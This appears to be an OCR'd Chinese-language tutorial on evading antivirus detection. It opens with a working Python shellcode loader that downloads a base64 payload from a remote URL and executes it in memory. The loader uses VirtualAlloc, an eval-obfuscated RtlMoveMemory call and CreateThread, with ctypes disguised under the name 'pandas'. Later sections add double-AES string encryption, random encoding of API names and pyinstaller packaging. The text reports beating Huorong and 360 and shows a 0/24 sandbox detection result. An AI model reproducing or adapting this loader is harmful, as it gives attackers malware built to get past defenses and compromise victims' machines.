
```python
# TODO:@Version: Python3.12.0
# TODO:@Time: 2025/5/13 16:03

import requests
import base64
import codecs
import ctypes as pandas # TODO:我的代码弹道偏左

url = "http://192.168.0.1/paylaod/1.txt"
vps_txt = requests.get(url).text

# TODO: base64解码
vps_txt = base64.b64decode(vps_txt)

# TODO: 处理解码后的内容,转化为可执行的二进制stream
tomato = (codecs.escape_decode(vps_txt)[0])

# TODO: 转化为字节(这里有警告不用管)
tomato = bytearray(tomato)
# print(tomato)

# TODO: 设置VirtualAlloc返回类型为64为无符号整数
pandas.windll.kernel32.VirtualAlloc.restype = pandas.c_uint64
cwk = pandas.windll.kernel32
# TODO: 申请内存,保存内存分配首地址
alloc = cwk.VirtualAlloc(pandas.c_int(0), pandas.c_int(len(tomato)),
pandas.c_int(0x3000), pandas.c_int(0x40))

# TODO: 传入tomato
buffer = (pandas.c_char * len(tomato)).from_buffer(tomato)
eval(base64.b64decode("Y3drLlJ0bE1vdmVNZW1vcnkoY3R5cGVzLmNfdWludDY0KGFsbG9jKSwgYnVmZmVyLCBjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpKQ=="))

# TODO: 从首地址执行tomato
handle = cwk.CreateThread(pandas.c_int(0), pandas.c_int(0),
pandas.c_uint64(alloc), pandas.c_int(0), pandas.c_int(0),
                          pandas.pointer(pandas.c_int(0)))

# TODO: 等待线程
eval(base64.b64decode(

 "Y3drLldhaXRGb3JTaW5nbGVPYmplY3QoY3R5cGVzLmNfaW50KGhhbmRsZSksY3R5cGVzLmNfaW50KC0xKSk="))
```

- 再次丢 联想电脑管家 试试

- 成功绕过 联想电脑管家 ,试试 火绒



- 发现 火绒 也过了,试试 360



编译成可执行文件

- 我们需要把程序打包成可执行文件,仍需要对代码做一些处理以绕过杀软检测(这里只展示 `部分代码及思路`)
- 1.使用 `两层AES` 加密,需要自己定义 `key` 和 `iv` ,对部分敏感字符串进行加密和解密

```python
# TODO:填充数据
def pad(text):
    pad_len = 16 - len(text) % 16
    return text + chr(pad_len) * pad_len

# TODO:去除填充
def unpad(data):
    if isinstance(data, bytes):
        pad_len = data[-1]
        return data[:-pad_len]
    elif isinstance(data, str):
        pad_len = ord(data[-1])
        return data[:-pad_len]
    else:
        raise TypeError("不支持的数据类型")

# TODO:双层AES加密
def aes_encrypt_double(plaintext):
    cipher1 = AES.new(key1, AES.MODE_CBC, iv1)
    enc1 = cipher1.encrypt(pad(plaintext).encode())
    enc1_padded = pad(enc1.decode('latin1')).encode('latin1')
    cipher2 = AES.new(key2, AES.MODE_CBC, iv2)
    enc2 = cipher2.encrypt(enc1_padded)

    return base64.b64encode(enc2).decode()
```

```
26
27  # TODO:双层AES解密
28   def aes_decrypt_double(ciphertext_b64):
29      enc2 = base64.b64decode(ciphertext_b64)
30      cipher2 = AES.new(key2, AES.MODE_CBC, iv2)
31      dec1_padded = cipher2.decrypt(enc2)
32      dec1 = unpad(dec1_padded).decode('latin1')  # 解出第一层加密内容
33      cipher1 = AES.new(key1, AES.MODE_CBC, iv1)
34      final = unpad(cipher1.decrypt(dec1.encode('latin1'))).decode()
35      return final
```


- 2.将 `windll.kernel32.CreateThread` 等特征明显的内容采用随机编码

```
1   def get_dynamic_encoding():
2       encoding_types = ['base64', 'hex', 'rot13']
3       selected_type = random.choice(encoding_types)
4       # TODO:base64 编码和解码
5       if selected_type == 'base64':
6           return {
7               'encode': lambda s: base64.b64encode(s.encode()).decode(),
8               'decode': lambda s: base64.b64decode(s).decode()
9           }
10      # TODO:hex 编码和解码
11      elif selected_type == 'hex':
12          return {
13              'encode': lambda s: ''.join(hex(ord(c))[2:] for c in s),
14              'decode': lambda s: ''.join(chr(int(s[i:i + 2], 16)) for i in
    range(0, len(s), 2))
15          }
16      # TODO: rot13 编码和解码
17      elif selected_type == 'rot13':
18          return {
19              'encode': lambda s: ''.join(chr((ord(c) - ord('a') + 13) % 26 +
    ord('a')) if 'a' ≤ c ≤ 'z'
20                                          else chr((ord(c) - ord('A') + 13) % 26
    + ord('A')) if 'A' ≤ c ≤ 'Z'
21              else c for c in s),
22              'decode': lambda s: ''.join(chr((ord(c) - ord('a') - 13) % 26 +
    ord('a')) if 'a' ≤ c ≤ 'z'
23                                          else chr((ord(c) - ord('A') - 13) % 26
    + ord('A')) if 'A' ≤ c ≤ 'Z'
24              else c for c in s)
25          }
26      return None
```

- 3.删除注释,检查是否存在可疑的字段进行特殊编码处理,优先尝试 `base64` 编码
- 4.最后使用 `pyinstaller -F no_killing.py -noconsole` 打包

最终效果

- 直接 `360` 吧



- 尝试丢入 `微步云沙箱` 看看

多引擎检测

检出率: 0 / 24

最近检测时间: 2025-05-13 18:08:32

引擎	检出	引擎	检出
微软（MSE）	无检出	ESET	无检出
卡巴斯基（Kaspersky）	无检出	小红伞（Avira）	无检出
IKARUS	无检出	大蜘蛛（Dr.Web）	无检出
Avast	无检出	AVG	无检出
GDATA	无检出	K7	无检出
安天（Antiy）	无检出	江民（JiangMin）	无检出
360（Qihoo 360）	无检出	NANO	无检出
Trustlook	无检出	瑞星（Rising）	无检出
熊猫（Panda）	无检出	Sophos	无检出
MicroAPT	无检出	OneAV	无检出
OneStatic	无检出	MicroNonPE	无检出
OneAV-PWSH	无检出	ShellPub	无检出

收起全部